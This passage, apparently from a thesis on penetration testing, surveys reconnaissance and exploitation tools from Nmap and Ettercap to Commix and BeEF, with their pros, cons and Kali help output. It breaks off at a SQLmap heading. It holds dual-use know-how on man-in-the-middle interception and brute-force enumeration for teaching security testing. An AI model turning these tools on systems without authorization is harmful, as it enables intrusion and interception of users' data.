potential misuse for reconnaissance by attackers [107][127]:

Advantages

- Lightweight and fast, allowing for rapid testing of multiple hosts on a network.
- Supports both IPv4 and IPv6 addresses, making it compatible with modern network infrastructures.
- Customizable output formats and options provide flexibility for different use cases and integration with other tools.
- Useful for troubleshooting network connectivity issues, monitoring network performance, and identifying unresponsive hosts.

Disadvantages

- Limited to ICMP-based testing, so it may not be suitable for detecting certain types of network issues, such as TCP or UDP service availability.
- May be blocked by firewalls or network security devices configured to filter ICMP traffic, limiting its effectiveness in some environments.

- Does not provide detailed diagnostic information about network issues, such as the specific cause of packet loss or latency spikes.
- Dependency on ICMP support and responses from target hosts, which may vary depending on network configurations and host availability.

2.6.2.5 Nmap

Nmap is a well-known network discovery tool, highly valued for its broad use and free accessibility in the cybersecurity community. It is a crucial resource for network administrators who need to understand and document their network environments comprehensively. Also, offers a variety of scanning techniques to meet different needs, including host discovery, port scanning, version detection, OS detection, service enumeration, and other reconnaissance tasks. As a versatile tool, Nmap can function both as a standalone command-line utility and as part of larger security assessment frameworks. It supports multiple output formats, such as text, XML, and interactive modes, allowing users to customize reports for various purposes or integrate Nmap results into automated workflows and scripts. Although is primarily a legitimate tool for network security, it can be exploited by malicious actors for reconnaissance purposes. By scanning networks for open ports, running services, and identifying operating system details, attackers can gather critical information about a network's structure and potential vulnerabilities. Nmap accommodates both IPv4 and IPv6 addresses, making it effective for scanning networks regardless of the IP protocol version used. With its extensive features, it enables administrators to detect active hosts, conduct detailed port scans, perform ping sweeps, identify operating systems, and determine the versions of software running on target systems. Its comprehensive capabilities are essential for network security management, despite the risk of misuse by cybercriminals. In summary, Nmap stands out for its powerful and adaptable network scanning capabilities, offering extensive options and customizable output formats. However, its potential use in malicious reconnaissance activities is a significant consideration. Some advantages and disadvantages are [107][128][190][144]:


Advantages

- Comprehensive network scanning capabilities for discovering hosts, identifying open ports, and analyzing network services.
- Wide range of scanning techniques and options for customizing scans to meet specific requirements or objectives.

- Flexible output options and integration capabilities for incorporating Nmap scans into automated workflows or security assessment frameworks.
- Actively maintained and supported by a large community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for advanced scanning techniques and options.
- May generate significant network traffic and resource utilization, potentially causing disruptions or performance issues on target networks.
- Dependency on target network configurations and response times, which may affect the accuracy and reliability of scan results.



```
┌──(null㉿kali)-[~]
└─$ nmap
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
```

Figure 20: Nmap Tool

2.6.2.6 Ettercap


Ettercap is a powerful tool commonly used for executing Man-in-the-Middle (MitM) attacks within network environments. Despite the risks it poses, it is also an essential asset for network administrators working to identify and mitigate vulnerabilities in their systems. This tool allows for real-time packet capture and manipulation, enabling the redirection and alteration of network traffic. It also supports protocol analysis, allowing administrators to examine network traffic closely and determine which applications are generating significant data flows. Ettercap includes both a Graphical User Interface (GUI) and a Command-Line Interface (CLI). However, the GUI might not be as user-friendly or advanced as those of other modern network analysis tools. Even so, its features are crucial for thorough network monitoring and vulnerability assessment. Attackers use Ettercap to intercept sensitive information, such as login details, session cookies, and private documents, that are transmitted over a network. By leveraging MitM attacks, they can listen in communications between users and servers, modify or inject harmful content into the data stream, and impersonate legitimate services to steal data or launch further attacks. A key feature of Ettercap is its ability to perform attacks through ARP poisoning, making it a popular choice among malicious actors. Nonetheless, Ettercap is invaluable for cybersecurity experts during penetration testing, helping them uncover and resolve security weaknesses in their network infrastructure. Some advantages and disadvantages are[129][107]:

Advantages

- Comprehensive suite for network sniffing and MITM attacks, offering a wide range of features and capabilities.
- Supports sniffing and analysis of various protocols, making it suitable for analyzing diverse network environments.
- Modular architecture allows for customization and extensibility through plugins and scripts, enabling integration with other tools and automation of attack scenarios.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing complex attack scenarios.
- May generate suspicion or trigger security alerts on target networks, particularly when performing active MITM attacks..
- Dependency on target network configurations and defenses, which may affect the success and impact of MITM attacks.



```
┌──(root㉿kali)-[~]
└─# ettercap -h

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team


Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IP/IPv6/PORTs (see the man for further detail)

Sniffing and Attack options:
  -M, --mitm <METHOD:ARGS>    perform a mitm attack
  -o, --only-mitm             don't sniff, only perform the mitm attack
  -b, --broadcast             sniff packets destined to broadcast
  -B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
  -p, --nopromisc             do not put the iface in promisc mode
  -S, --nosslmitm             do not forge SSL certificates
  -u, --unoffensive           do not forward packets
  -r, --read <file>           read data from pcapfile <file>
  -f, --pcapfilter <string>   set the pcap filter <string>
  -R, --reversed              use reversed TARGET matching
  -t, --proto <proto>         sniff only this proto (default is all)
      --certificate <file>    certificate file to use for SSL MiTM
      --private-key <file>    private key file to use for SSL MiTM

User Interface Type:
  -T, --text                  use text only GUI
       -q, --quiet                 do not display packet contents
       -s, --script <CMD>          issue these commands to the GUI
  -C, --curses                use curses GUI
  -D, --daemon                daemonize ettercap (no GUI)
  -G, --gtk                   use GTK+ GUI
```

Figure 21: Ettercap Tool

2.6.2.7 Dnsenum

Dnsenum represents a command-line utility designed to autonomously recognize fundamental DNS records, including Mail Exchange (MX) servers, Name Server (NS) entries, and address records associated with a domain. Also, offers a variety of features for DNS enumeration and reconnaissance. It can perform brute-force subdomain discovery, query specific DNS record types (such as A, AAAA, MX, NS, TXT, etc.), enumerate DNS zone transfers, and perform other DNS-related tasks. DNSenum supports both forward and reverse DNS lookups, allowing users to gather information about domain names and IP addresses associated with a target domain. Although it is not a tool used in cyber attacks, it can be leveraged by attackers as part of reconnaissance activities to gather information about target domains. By enumerating DNS information, attackers can identify subdomains, mail servers, and other potential targets for further exploitation or attack. Therefore, organizations need to monitor DNS enumeration activity and implement appropriate security measures to protect against reconnaissance attacks. Additionally, it endeavors to perform zone transfers across all detected servers, offering functionality for reverse resolution tasks and conducting brute force operations to uncover subdomains and hostnames. Also, some advantages and disadvantages of this tool are[107][130]:


Advantages

- Provides comprehensive DNS enumeration capabilities, including subdomain discovery, DNS record querying, and zone transfer enumeration.

- Supports both forward and reverse DNS lookups, allowing users to gather information about domain names and IP addresses associated with a target domain.
- Customizable output options and integration capabilities for incorporating DNSenum scans into automated workflows or security assessment frameworks.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for interpreting DNS enumeration results and understanding their implications.
- May generate significant DNS traffic and queries, potentially causing disruptions or performance issues on target DNS servers.
- Use of DNSenum for unauthorized reconnaissance activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on DNS server configurations and responses, which may affect the accuracy and reliability of DNS enumeration results.



```
┌──(null㉿kali)-[~]
└─$ dnsenum
dnsenum VERSION:1.2.6
Usage: dnsenum [Options] <domain>
[Options]:
Note: If no -f tag supplied will default to /usr/share/dnsenum/dns.txt or
the dns.txt file in the same directory as dnsenum
GENERAL OPTIONS:
  --dnsserver   <server>
                        Use this DNS server for A, NS and MX queries.
  --enum                Shortcut option equivalent to --threads 5 -s 15 -w.
  -h, --help            Print this help message.
  --noreverse           Skip the reverse lookup operations.
  --nocolor             Disable ANSIColor output.
  --private             Show and save private ips at the end of the file domain_ips.txt.
  --subfile <file>      Write all valid subdomains to this file.
  -t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).
  --threads <value>     The number of threads that will perform different queries.
  -v, --verbose         Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
  -p, --pages <value>   The number of google search pages to process when scraping names,
                        the default is 5 pages, the -s switch must be specified.
  -s, --scrap <value>   The maximum number of subdomains that will be scraped from Google (default 15).
BRUTE FORCE OPTIONS:
  -f, --file <file>     Read subdomains from this file to perform brute force. (Takes priority over default dns.txt)
  -u, --update  <a|g|r|z>
                        Update the file specified with the -f switch with valid subdomains.
        a (all)         Update using all results.
        g               Update using only google scraping results.
        r               Update using only reverse lookup results.
        z               Update using only zonetransfer results.
  -r, --recursion       Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
  -d, --delay <value>   The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
  -w, --whois           Perform the whois queries on c class network ranges.
                         **Warning**: this can generate very large netranges and it will take lot of time to perform reverse lookups.
REVERSE LOOKUP OPTIONS:
  -e, --exclude <regexp>
                        Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
  -o --output <file>    Output in XML format. Can be imported in MagicTree (www.gremwell.com)
```

Figure 22: DNSenum Tool

2.6.2.8 Dnsmap


Dnsmap is a network reconnaissance tool primarily used for Domain Name System (DNS) enumeration to gather subdomain information about a target domain. It operates by performing brute-force attacks on the DNS servers of the target domain, systematically attempting to resolve potential subdomains using a provided wordlist. This process helps security professionals and penetration testers identify publicly accessible subdomains that might otherwise go unnoticed, offering insights into the target's infrastructure. Also, it is particularly valuable for identifying hidden or obscure subdomains that could be potential entry points for cyberattacks. Lastly, its simplicity and effectiveness make it a popular choice for inclusion in penetration testing toolkits, aiding in the early stages of information gathering and reconnaissance [107][131]:

Advantages

- Provides efficient subdomain enumeration capabilities through brute-forcing and DNS querying techniques.
- Supports various DNS record types, allowing users to gather comprehensive information about a target domain's DNS infrastructure.
- Customizable output options and verbosity levels for tailoring results to specific requirements or integration with other tools.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for interpreting subdomain enumeration results and understanding their implications.
- May generate significant DNS traffic and queries, potentially causing disruptions or performance issues on target DNS servers.
- Dependency on DNS server configurations and responses, which may affect the accuracy and reliability of subdomain enumeration results.



```
┌──(null㉿kali)-[~]
└─$ dnsmap
dnsmap 0.36 - DNS Network Mapper

usage: dnsmap <target-domain> [options]

options:
-w <wordlist-file>
-r <regular-results-file>
-c <csv-results-file>
-d <delay-millisecs>
-i <ips-to-ignore> (useful if you're obtaining false positives)

e.g.:
dnsmap example.com
dnsmap example.com -w yourwordlist.txt -r /tmp/domainbf_results.txt
dnsmap example.com -r /tmp/ -d 3000
dnsmap example.com -r ./domainbf_results.txt
```

Figure 23: DNSmap Tool

2.6.2.9 Gobuster

Gobuster is a directory scanner tool crafted with Go programming language, offering a compelling alternative for users seeking efficient scanning capabilities. While traditional brute-force scanners like DirBuster serve their purpose, they often suffer from sluggish performance and error-prone responses. Gobuster, on the other hand, harnesses the power of Go's speed and concurrency support, delivering swift and reliable results in a convenient command-line interface. The standout feature lies in its remarkable speed, a direct result of Go's reputation for efficiency. With robust concurrency support, Gobuster leverages multiple threads to expedite the scanning process significantly. However, it's worth noting that lacks support for recursive directory exploration, necessitating separate scans for directories beyond a single level. Gobuster is not a tool used in cyber attacks, but it can be used by penetration testers as part of reconnaissance activities to discover hidden directories and files on a target web server. By brute-forcing directory and file paths, attackers can identify sensitive information, administrative interfaces, or unprotected resources that may be exploited for further attacks. Despite this, Gobuster remains a valuable tool for directory scanning, offering a balance of speed, reliability, and ease of use in uncovering potential vulnerabilities within web applications and directories. Also, some advantages and disadvantages of this tool are[107][132]:


Advantages

- Provides efficient directory and file brute-forcing capabilities on web servers, helping identify hidden or unprotected resources.
- Supports customizable wordlists, HTTP methods, authentication mechanisms, and concurrency settings for tailoring the brute-forcing process to specific requirements.
- Customizable output options and verbosity levels for tailoring results to specific requirements or integration with other tools.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for interpreting brute-forcing results and understanding their implications.

- May generate significant HTTP traffic and requests, potentially causing disruptions or performance issues on target web servers.
- Dependency on target web server configurations and responses, which may affect the accuracy and reliability of brute-forcing results.



```
┌──(root㉿kali)-[~]
└─# gobuster -h
Usage:
  gobuster [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  dir         Uses directory/file enumeration mode
  dns         Uses DNS subdomain enumeration mode
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
  gcs         Uses gcs bucket enumeration mode
  help        Help about any command
  s3          Uses aws bucket enumeration mode
  tftp        Uses TFTP enumeration mode
  version     shows the current version
  vhost       Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)

Flags:
      --debug                 Enable debug output
      --delay duration        Time each thread waits between requests (e.g. 1500ms)
  -h, --help                  help for gobuster
      --no-color              Disable color output
      --no-error              Don't display errors
  -z, --no-progress           Don't display progress
  -o, --output string         Output file to write results to (defaults to stdout)
  -p, --pattern string        File containing replacement patterns
  -q, --quiet                 Don't print the banner and other noise
  -t, --threads int           Number of concurrent threads (default 10)
  -v, --verbose               Verbose output (errors)
  -w, --wordlist string       Path to the wordlist. Set to - to use STDIN.
      --wordlist-offset int   Resume from a given position in the wordlist (defaults to 0)

Use "gobuster [command] --help" for more information about a command.
```


Figure 24: Gobuster Tool

2.6.2.10 Wireshark

Wireshark stands as a leading network protocol analyzer tool, designed to intercept packets transmitted across network connections, such as those between your computer and the internet. It is typically used as a standalone graphical application, but it can also be integrated into larger network monitoring systems or security analysis workflows. It captures files that can be exported and analyzed using other tools or imported into packet analysis platforms for further processing. Wireshark also provides a command-line version for automated packet capture and analysis tasks. It is not a tool used in cyber attacks, but attackers can use it to capture and analyze network traffic during an attack's reconnaissance, exploitation, or post-exploitation phases. With analyzing network traffic, attackers can identify vulnerabilities, gather sensitive information, and extract credentials or other data transmitted over the network. Therefore, organizations must monitor network traffic and implement appropriate security measures, such as encryption and intrusion detection systems, to protect against unauthorized access. Wireshark, renowned as the most widely utilized packet sniffer globally, fulfills three primary functions[107][139][190]:

1. **Packet Capture:** Wireshark actively monitors network connections in real-time, capturing entire streams of traffic, potentially encompassing tens of thousands of packets simultaneously.

2. **Filtering:** With its robust filtering capabilities, Wireshark can sift through the vast array of live data, allowing users to isolate specific information by applying tailored filters.
3. **Visualization:** Wireshark empowers users to delve into individual network packets, providing detailed insights into network conversations and facilitating the visualization of entire network streams.



You are running Wireshark 4.2.2 (Git v4.2.2 packaged as 4.2.2-1).

Figure 25: Wireshark Interface Tool

2.6.2.11 Web Application Attack and Audit Framework

The Web Application Attack and Audit Framework (W3af) is an open-source tool specifically created to audit and exploit web applications to identify security vulnerabilities. This platform provides critical insights for penetration testers by detecting potential security issues. W3af comes with a comprehensive array of features tailored for web application security testing and exploitation. It includes plugins and modules designed for tasks such as scanning, fingerprinting, crawling, and attacking web applications. Supporting both black-box and white-box testing methodologies, W3af allows users to evaluate web application security from various angles. The tool also produces detailed reports and findings, aiding users in understanding vulnerabilities and prioritizing their remediation efforts. While W3af is primarily a tool for identifying and exploiting web application vulnerabilities, it can be used by malicious actors if not properly secured. Therefore, it is essential for organizations to consistently assess and secure their web applications to prevent potential exploitation. The framework offers both a graphical user interface (GUI) and a command-line interface (CLI), making it versatile and accessible to different users. Written in Python, is compatible with major operating systems like Windows and Linux. This combination of versatility and extensive functionality makes

W3af a robust choice for web application security testing. Some advantages and disadvantages are[107][142]:

Advantages

- Comprehensive web application security testing framework with support for a wide range of vulnerabilities and attack techniques.
- Built-in plugins and modules for scanning, fingerprinting, crawling, and attacking web applications.
- Customizable output options and integration capabilities for incorporating W3af scans into automated workflows or security assessment frameworks.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing complex scanning and exploitation scenarios.
- May generate significant HTTP traffic and requests, potentially causing disruptions or performance issues on target web applications.
- Dependency on target web application configurations and responses, which may affect the accuracy and reliability of scanning and exploitation results.

2.6.3 Exploitation Tools

At the heart of penetration testing stands the imperative to simulate real-world cyberattacks, thereby exposing vulnerabilities and weaknesses before malicious actors can exploit them. Exploitation tools serve as indispensable instruments in this endeavor, enabling penetration testers to probe for vulnerabilities, execute exploits, and assess the resilience of defensive measures. By replicating the tactics and methodologies employed by adversaries, exploitation tools provide invaluable insights into the efficacy of security controls and the overall robustness of an organization's cyber defenses. Exploitation tools are among the most crucial tools for a penetration tester, as they enable them to gain access to a vulnerable system while remaining undetected. Below, many of these tools will be presented, along with how they operate, their respective objectives, and whether they have ever been used in serious cyber attacks.

2.6.3.1 Commix


Commix is a powerful open-source penetration testing tool specifically designed to identify and exploit command injection vulnerabilities in web applications. Developed by Anastasios Stasinopoulos, Commix is an essential resource for web developers, penetration testers, and security researchers dedicated to enhancing the security of their applications. Commix offers a comprehensive suite of features aimed at detecting and exploiting command injection vulnerabilities. It supports a variety of injection techniques, payloads, and evasion methods to bypass input validation and execute arbitrary commands on the target server. This tool is capable of identifying command injection vulnerabilities in GET and POST parameters, cookies, HTTP headers, and other user-controlled input fields. It provides detailed reports and proof-of-concept exploits, helping users understand the severity and impact of the identified vulnerabilities. While Commix is designed for security testing and not for cyberattacks, it can be misused by attackers to exploit command injection vulnerabilities in web applications. Exploiting these flaws can allow attackers to execute arbitrary commands on the target server, potentially leading to unauthorized access, privilege escalation, or data compromise. By effectively identifying and mitigating these vulnerabilities, Commix helps users strengthen their web applications against malicious threats[145][202]:

Advantages

- Comprehensive command injection testing tool with support for various injection techniques, payloads, and evasion techniques.
- Built-in features for detecting and exploiting command injection vulnerabilities in web applications.
- Customizable output options and integration capabilities for incorporating Commix scans into automated workflows or security assessment frameworks.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing complex injection attacks.
- May generate significant HTTP traffic and requests, potentially causing disruptions or performance issues on target web applications..
- Dependency on target web application configurations and responses, which may affect the accuracy and reliability of injection results.



```
┌──(root㉿kali)-[~]
└─# commix

                                              v3.9-stable

                                              https://commixproject.com
                                              (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's res
sponsible for any misuse or damage caused by this program.

[07:07:37] [critical] Missing a mandatory option (-u, -l, -m, -r, -x, --wizard, --list-tampers or --purge). Use -h for help.
```

Figure 26: Commix Tool

2.6.3.2 Browser Exploitation Framework

The Browser Exploitation Framework, commonly known as BeEF, is a powerful tool designed for ethical hackers to assess and exploit vulnerabilities in web browsers. Unlike many security tools that focus on server-side or system vulnerabilities, BeEF targets the client side, specifically the user's web browser. Also, provides an extensive array of features for evaluating and exploiting browser vulnerabilities. It includes numerous built-in modules and scripts for performing client-side attacks, such as injecting malicious JavaScript into web pages, capturing browser sessions, hijacking user interactions, and analyzing the security posture of web browsers. Although, can target a variety of web browsers and platforms, including both desktop and mobile environments, making it one of the best tools for browser security testing across different contexts. By exploiting browser vulnerabilities, malicious actors can execute harmful code, steal sensitive data, or gain unauthorized access to user accounts. This highlights the importance for organizations to regularly secure their web browsers to prevent such exploitation. Even if a system's network or operating system has strong security measures, vulnerabilities within a web browser can still present a significant risk[147][107][192]:

Advantages

- Comprehensive framework for assessing and exploiting vulnerabilities in web browsers through client-side attacks.
- Built-in modules and scripts for performing various client-side attacks, such as XSS, phishing, keylogging, and social engineering attacks.
- Web-based interface for managing attacks and interacting with targeted browsers, providing a user-friendly environment for penetration testing.
- Actively maintained and supported by a community of developers.

Disadvantages

- Requires some level of technical expertise to use effectively, particularly for configuring and executing complex client-side attacks.
- May generate suspicion or trigger security alerts on target systems, particularly when executing malicious code or conducting intrusive attacks.
- Dependency on target browser configurations and vulnerabilities, which may affect the success and impact of client-side attacks.

Username:
Password:
ERROR: invalid username or password

Figure 27: BeEf Exploitation Tool

2.6.3.3 SQLmap

